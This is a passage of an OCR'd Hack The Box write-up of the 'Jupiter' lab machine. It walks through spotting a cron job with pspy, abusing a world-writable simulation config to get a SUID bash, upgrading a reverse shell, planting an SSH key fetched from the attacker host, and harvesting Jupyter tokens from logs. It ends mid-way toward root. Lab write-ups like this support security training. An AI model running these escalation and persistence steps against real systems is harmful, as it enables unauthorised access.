Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

     0K .......... .......... .......... .......... ..........  1%  189K 16s
    50K .......... .......... .......... .......... ..........  3%  360K 12s
   100K .......... .......... .......... .......... ..........  4% 8.67M 8s
   150K .......... .......... .......... .......... ..........  6%  399K 8s
   200K .......... .......... .......... .......... ..........  8% 22.4M 6s
   250K .......... .......... .......... .......... ..........  9% 16.8M 5s
   300K .......... .......... .......... .......... .......... 11% 10.2M 4s
   350K .......... .......... .......... .......... .......... 13%  313K 5s
   400K .......... .......... .......... .......... .......... 14% 7.85M 4s
   450K .......... .......... .......... .......... .......... 16% 12.3M 4s
```


Changed permissions of the file:

Erel Regev

```
-rw------- 1 postgres postgres 3104768 Jun 30 18:00 pspy64
postgres@jupiter:/var/lib/postgresql/14/main$ chmod +x pspy64
chmod +x pspy64
postgres@jupiter:/var/lib/postgresql/14/main$
```

Executing the file:

```
-rw------- 1 postgres postgres     108 Aug 15 07:14 postmaster.pid
-rwx------ 1 postgres postgres 3104768 Jun 30 18:00 pspy64
postgres@jupiter:/var/lib/postgresql/14/main$ ./pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
```

I am basically looking to see if there are any tasks running by other users (not root) that might help getting their shell, in order to find the user flag:

And something interesting has shown up!

```
root@kali: /home/kali
File  Actions  Edit  View  Help
2023/08/15 07:38:01 CMD: UID=0     PID=1630  | /usr/sbin/CRON -f -P
2023/08/15 07:38:01 CMD: UID=1000  PID=1632  | /bin/bash /home/juno/shadow-simulation.sh
2023/08/15 07:38:01 CMD: UID=1000  PID=1631  | /bin/sh -c /home/juno/shadow-simulation.sh
2023/08/15 07:38:01 CMD: UID=1000  PID=1633  | rm -rf /dev/shm/shadow.data
2023/08/15 07:38:01 CMD: UID=1000  PID=1634  | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/08/15 07:38:01 CMD: UID=1000  PID=1637  | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
2023/08/15 07:38:01 CMD: UID=1000  PID=1638  |
2023/08/15 07:38:01 CMD: UID=1000  PID=1643  | /usr/bin/python3 -m http.server 80
2023/08/15 07:38:01 CMD: UID=1000  PID=1644  | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/08/15 07:38:01 CMD: UID=1000  PID=1646  | /usr/bin/curl -s server
2023/08/15 07:38:01 CMD: UID=1000  PID=1648  | /usr/bin/curl -s server
2023/08/15 07:38:02 CMD: UID=1000  PID=1653  | cp -a /home/juno/shadow/examples/http-server/network-simulati
on.yml /dev/shm/
2023/08/15 07:38:16 CMD: UID=114   PID=1654  | postgres: 14/main: autovacuum worker template1
```

CMD: This indicates that the following information is related to a command (process) that is being executed.

UID=1000: This is the User ID of the user who owns the process. In Linux, each user is assigned a unique User ID (UID). UID 1000 is often associated with the first user created during system setup.

PID=1634: This is the Process ID, a unique identifier assigned to the process. In this case, the process has the ID 1634.

/home/juno/.local/bin/shadow /dev/shm/network-simulation.yml: This is the command that is being executed as part of the process. It specifies the full path to the executable and any command-line arguments that are passed to it.

It seems that a process with PID 1634 is running the command /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml. The command could be an executable named "shadow" located in the directory /home/juno/.local/bin/, and it seems to be processing the file network-simulation.yml located in the /dev/shm/ directory.

Erel Regev

YAML files are commonly used for configuration purposes in software applications. For instance, many web frameworks, deployment tools, and applications utilize YAML files to specify settings, parameters, and options. The structure and syntax of YAML make it relatively easy to read and understand, which can be especially useful when dealing with complex configuration settings.

Let's take a look at that yml file:

```
postgres@jupiter:/var/lib/postgresql/14/main$ cd /dev/shm
cd /dev/shm
postgres@jupiter:/dev/shm$ ls -l
ls -l
total 32
-rw-rw-rw- 1 juno     juno       815 Mar  7 12:28 network-simulation.yml
-rw------- 1 postgres postgres 26976 Aug 15 07:14 PostgreSQL.2165643736
drwxrwxr-x 3 juno     juno       100 Aug 15 07:54 shadow.data
postgres@jupiter:/dev/shm$
```

This is the content of the yml file:

```
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
```

HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev

```
# three hosts with hostnames 'client1', 'client2', and 'client3'
client:
  network_node_id: 0
  quantity: 3
  processes:
  - path: /usr/bin/curl
    args: -s server
    start_time: 5s
```

Overall, this YAML configuration file seems to be defining a simulated network environment with hosts, network properties, and processes. The "server" host is running an HTTP server, and the "client" hosts are using cURL to make requests to the server. The simulation is set to run for 10 seconds, and certain network behavior and latencies are being modeled as well.

I need to edit the file. In order to do so, I need a stable shell.

```
postgres@jupiter:/var/lib/postgresql/14/main$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@jupiter:/var/lib/postgresql/14/main$ ^Z
zsh: suspended  nc -lnvp 5555

┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo; fg
[1]  + continued  nc -lnvp 5555
                               export TERM=xterm
postgres@jupiter:/var/lib/postgresql/14/main$
```

-c

This flag is used to provide a command as a string to be executed by the Python interpreter.

'import pty; pty.spawn("/bin/bash")'

This is the command string you're providing to Python. It first imports the pty module and then uses the spawn() function from that module to start a new interactive shell process, specifically /bin/bash (Bash shell).

stty raw -echo

This command changes the terminal settings to raw mode and turns off echoing. In raw mode, input is passed to the application without any processing, and echoing (displaying the characters you type) is disabled. This is often used to create a more controlled and interactive environment, which is useful when working with programs that require direct control over input and output.


fg

This command is typically used in the context of a shell (such as Bash) to bring a background process to the foreground. It stands for "foreground" and is used to resume a suspended process in the foreground, allowing you to interact with it directly.


The command export TERM=xterm sets the value of the TERM environment variable to "xterm". This environment variable is used by terminal applications to determine the type of terminal emulation to use.

Now it will be possible to edit the file.

Before:




After:




Execute ls -la /tmp/bash:

Erel Regev

Got a binary file with SUID permissions.




Executing the binary file:



When you run a program with the suid bit set, the program is executed with the permissions of the user who owns the file (usually the file's owner) rather than the permissions of the user who is executing it. This is a security feature that allows certain programs to be executed with elevated privileges temporarily.

Now I can navigate into the user's directory, what I couldn't do earlier. But still cant read the user.txt file:



There is a .ssh directory. Lets try to upload my id_rsa.pub key in order to get a SSH shell and view the file:

Erel Regev

```
bash-5.1$ ls -la
total 52
drwxr-x---  8 juno juno 4096 May  4 12:10 .
drwxr-xr-x  4 root root 4096 Mar  7 13:00 ..
lrwxrwxrwx  1 juno juno    9 Mar  7 10:45 .bash_history -> /dev/null
-rw-r--r--  1 juno juno  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 juno juno 3792 Mar  7 10:00 .bashrc
drwx------  3 juno juno 4096 May  4 18:59 .cache
drwxrwxr-x  5 juno juno 4096 Mar  7 10:02 .cargo
drwxrwxr-x  5 juno juno 4096 Mar  7 12:08 .local
-rw-r--r--  1 juno juno  828 Mar  7 10:00 .profile
drwxrwxr-x  6 juno juno 4096 Mar  7 10:01 .rustup
drwxrwxr-x 12 juno juno 4096 Mar  9 10:31 shadow
-rwxrwxr-x  1 juno juno  174 Apr 14 14:28 shadow-simulation.sh
drwx------  2 juno juno 4096 Mar  7 09:55 .ssh
-rw-r-----  1 root juno   33 Aug 15 13:10 user.txt
bash-5.1$ cd .ssh/
bash-5.1$ ls
authorized_keys
bash-5.1$
```

On the local machine:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.136.33 - - [15/Aug/2023 09:43:57] "GET /id_rsa.pub HTTP/1.1" 200 -
```

On the target's machine:

```
bash-5.1$ wget 10.10.14.38:8000/id_rsa.pub
--2023-08-15 13:43:57--  http://10.10.14.38:8000/id_rsa.pub
Connecting to 10.10.14.38:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: 'id_rsa.pub'

id_rsa.pub          100%[===================>]     563  --.-KB/s    in 0.001s

2023-08-15 13:43:57 (429 KB/s) - 'id_rsa.pub' saved [563/563]

bash-5.1$ mv id_rsa.pub authorized_keys
bash-5.1$
```

```
bash-5.1$ chmod 600 authorized_keys
bash-5.1$
```

Erel Regev

```
┌──(kali㉿kali)-[~/.ssh]
└─$ sudo ssh -i id_rsa juno@10.129.136.33
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug 15 01:50:46 PM UTC 2023

  System load:           0.0
  Usage of /:            81.3% of 12.33GB
  Memory usage:          11%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.129.136.33
  IPv6 address for eth0: dead:beef::250:56ff:feb0:544
```

Finally!

```
Last login: Wed Jun  7 15:13:15 2023 from 10.10.14.23
juno@jupiter:~$ ls
shadow  shadow-simulation.sh  user.txt
juno@jupiter:~$ cat user.txt
b9                              ea
juno@jupiter:~$
```

Erel Regev

Root

After enumerating the machine without finding anything interesting for now, I decided to check for active connections, while remembering there is another user on the system. Maybe the path to the root flag is there.

```
juno@jupiter:~$ netstat -tapn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 10.129.136.33:56910     10.10.14.38:5555        ESTABLISHED -
tcp        0      0 127.0.0.1:59844         127.0.0.1:5432          ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:59844         ESTABLISHED -
tcp        0    412 10.129.136.33:22        10.10.14.38:34150       ESTABLISHED -
tcp        0      1 10.129.136.33:54132     1.1.1.1:53              SYN_SENT    -
tcp6       0      0 :::22                   :::*                    LISTEN      -
juno@jupiter:~$
```

Note the 127.0.0.1:8888

Port forwarding

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -L 8888:127.0.0.1:8888 juno@10.129.136.33
The authenticity of host '10.129.136.33 (10.129.136.33)' can't be established.
ED25519 key fingerprint is SHA256:Ew7jqugz1PCBr4+xKa3GVApxe+GlYwliOFLdMlqXWf8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.33' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

-i id_rsa


This specifies the private key file (id_rsa) to be used for authentication. SSH uses key-based authentication to securely connect to the remote server.

-L 8888:127.0.0.1:8888

This option sets up local port forwarding. It binds a local port (8888) on the local machine to the loopback address (127.0.0.1) of the local machine. Any traffic sent to this local port is forwarded through the SSH tunnel to the remote server's loopback address on port 8888.

Erel Regev

Accessing 127.0.0.1:8888



Its asking for a token. I was looking for files with the string token in then on the target's machine:

```
juno@jupiter:/$ grep -iRn token
grep: root: Permission denied
grep: lib64/ld-linux-x86-64.so.2: binary file matches
opt/solar-flares/logs/jupyter-2023-05-04-20.log:4:[I 17:20:36.090 NotebookApp] http://localhost:8888/?token=b
56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:5:[I 17:20:36.090 NotebookApp]  or http://127.0.0.1:8888/?tok
en=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:13:        http://localhost:8888/?token=b56d663f59a58570177c9
2c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:14:     or http://127.0.0.1:8888/?token=b56d663f59a58570177c9
2c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-08-15-09.log:4:[I 13:09:25.681 NotebookApp] http://localhost:8888/?token=1
b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:5:[I 13:09:25.681 NotebookApp]  or http://127.0.0.1:8888/?tok
en=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:13:        http://localhost:8888/?token=1b52fdcd692cdb7d79908
bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:14:     or http://127.0.0.1:8888/?token=1b52fdcd692cdb7d79908
bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-05-30-53.log:4:[I 13:53:10.516 NotebookApp] http://localhost:8888/?token=9
9515a46ec9771332b4bdb8c6345f556d0b9033ebb857bfc
opt/solar-flares/logs/jupyter-2023-05-30-53.log:5:[I 13:53:10.516 NotebookApp]  or http://127.0.0.1:8888/?tok
en=99515a46ec9771332b4bdb8c6345f556d0b9033ebb857bfc
opt/solar-flares/logs/jupyter-2023-05-30-53.log:13:        http://localhost:8888/?token=99515a46ec9771332b4bd
b8c6345f556d0b9033ebb857bfc
opt/solar-flares/logs/jupyter-2023-05-30-53.log:14:     or http://127.0.0.1:8888/?token=99515a46ec9771332b4bd
b8c6345f556d0b9033ebb857bfc
opt/solar-flares/logs/jupyter-2023-05-04-31.log:4:[I 19:31:14.404 NotebookApp] http://localhost:8888/?token=3
2c191b5c60eee4f4a2a8c71498d0d285a82433f1629e44d
opt/solar-flares/logs/jupyter-2023-05-04-31.log:5:[I 19:31:14.404 NotebookApp]  or http://127.0.0.1:8888/?tok
```

Note the names of the files that holds the tokens. I will try and use the latest one:

```
opt/solar-flares/logs/jupyter-2023-03-08-14.log:4:[I 13:14:40.727 NotebookApp] http://localhost:8888/?token=b
8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:5:[I 13:14:40.727 NotebookApp]  or http://127.0.0.1:8888/?tok
en=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:13:        http://localhost:8888/?token=b8055b937eeb17431b3f0
0dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:14:     or http://127.0.0.1:8888/?token=b8055b937eeb17431b3f0
0dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-09-59.log:4:[I 11:59:22.116 NotebookApp] http://localhost:8888/?token=c
1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:5:[I 11:59:22.116 NotebookApp]  or http://127.0.0.1:8888/?tok
en=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:13:        http://localhost:8888/?token=c1b7aef7f310cd8f3143c
70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:14:     or http://127.0.0.1:8888/?token=c1b7aef7f310cd8f3143c
70fb9b4b0e41a10559afeebafab
```


HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev

```
juno@jupiter:/opt/solar-flares/logs$ ls -l
total 116
-rw-rw-r-- 1 jovian science 3137 Mar  9 11:59 jupyter-2023-03-08-14.log
-rw-rw-r-- 1 jovian science 1166 Mar  8 11:38 jupyter-2023-03-08-36.log
-rw-rw-r-- 1 jovian science 1197 Mar  8 11:38 jupyter-2023-03-08-37.log
-rw-rw-r-- 1 jovian science 4920 Mar  8 13:14 jupyter-2023-03-08-38.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 12:12 jupyter-2023-03-09-11.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 13:34 jupyter-2023-03-09-24.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 12:10 jupyter-2023-03-09-59.log
-rw-rw-r-- 1 jovian science 1166 Mar 10 17:37 jupyter-2023-03-10-25.log
-rw-rw-r-- 1 jovian jovian  1166 Mar 10 17:44 jupyter-2023-03-10-42.log
-rw-rw-r-- 1 jovian jovian  1166 Apr 13 10:50 jupyter-2023-04-13-43.log
-rw-rw-r-- 1 jovian jovian  1167 Apr 14 14:30 jupyter-2023-04-14-27.log
-rw-rw-r-- 1 jovian jovian   333 May  4 12:02 jupyter-2023-05-04-02.log
-rw-rw-r-- 1 jovian jovian  1167 May  4 15:44 jupyter-2023-05-04-04.log
-rw-rw-r-- 1 jovian jovian  1210 May  4 12:06 jupyter-2023-05-04-06.log
-rw-rw-r-- 1 jovian jovian  2417 May  4 12:10 jupyter-2023-05-04-07.log
-rw-rw-r-- 1 jovian jovian  1166 May  4 16:56 jupyter-2023-05-04-08.log
-rw-rw-r-- 1 jovian jovian  1167 May  4 17:27 jupyter-2023-05-04-20.log
-rw-rw-r-- 1 jovian jovian  1167 May  4 19:41 jupyter-2023-05-04-31.log
-rw-rw-r-- 1 jovian jovian  1167 May  4 19:44 jupyter-2023-05-04-43.log
-rw-rw-r-- 1 jovian jovian  2333 May  4 16:08 jupyter-2023-05-04-45.log
-rw-rw-r-- 1 jovian jovian  1167 May  4 17:19 jupyter-2023-05-04-57.log
-rw-rw-r-- 1 jovian jovian  1167 May  5 12:08 jupyter-2023-05-05-03.log
-rw-rw-r-- 1 jovian jovian  1167 May  5 12:00 jupyter-2023-05-05-54.log
-rw-rw-r-- 1 jovian jovian  1167 May 30 13:52 jupyter-2023-05-30-46.log
-rw-rw-r-- 1 jovian jovian  1167 May 30 13:53 jupyter-2023-05-30-53.log
-rw-rw-r-- 1 jovian jovian  1167 Jun  6 20:40 jupyter-2023-06-06-39.log
-rw-rw-r-- 1 jovian jovian  1167 Jun  7 15:13 jupyter-2023-06-07-05.log
-rw-rw-r-- 1 jovian jovian  3085 Aug 15 14:13 jupyter-2023-08-15-09.log
```

```
juno@jupiter:/opt/solar-flares/logs$ cat jupyter-2023-08-15-09.log
[W 13:09:25.666 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 13:09:25.681 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 13:09:25.681 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 13:09:25.681 NotebookApp] http://localhost:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
[I 13:09:25.681 NotebookApp]  or http://127.0.0.1:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
[I 13:09:25.681 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 13:09:25.689 NotebookApp] No web browser found: could not locate runnable browser.
[C 13:09:25.689 NotebookApp]

    To access the notebook, open this file in a browser:
        file:///home/jovian/.local/share/jupyter/runtime/nbserver-1103-open.html
    Or copy and paste one of these URLs:
        http://localhost:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
     or http://127.0.0.1:8888/?token=1b52fdcd692cdb7d79908bd62c8ad4a407d06a7febdc65e6
[I 14:00:15.400 NotebookApp] 302 GET / (127.0.0.1) 0.470000ms
[I 14:00:15.561 NotebookApp] 302 GET /tree? (127.0.0.1) 0.980000ms
[W 14:05:23.949 NotebookApp] 401 POST /login?next=%2Ftree%3F (127.0.0.1) 1.260000ms referer=http://127.0.0.1:8888/login?next=%2Ftree%3F
[I 14:06:12.855 NotebookApp] 302 GET /?token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab (127.0.0.1) 0.390000ms
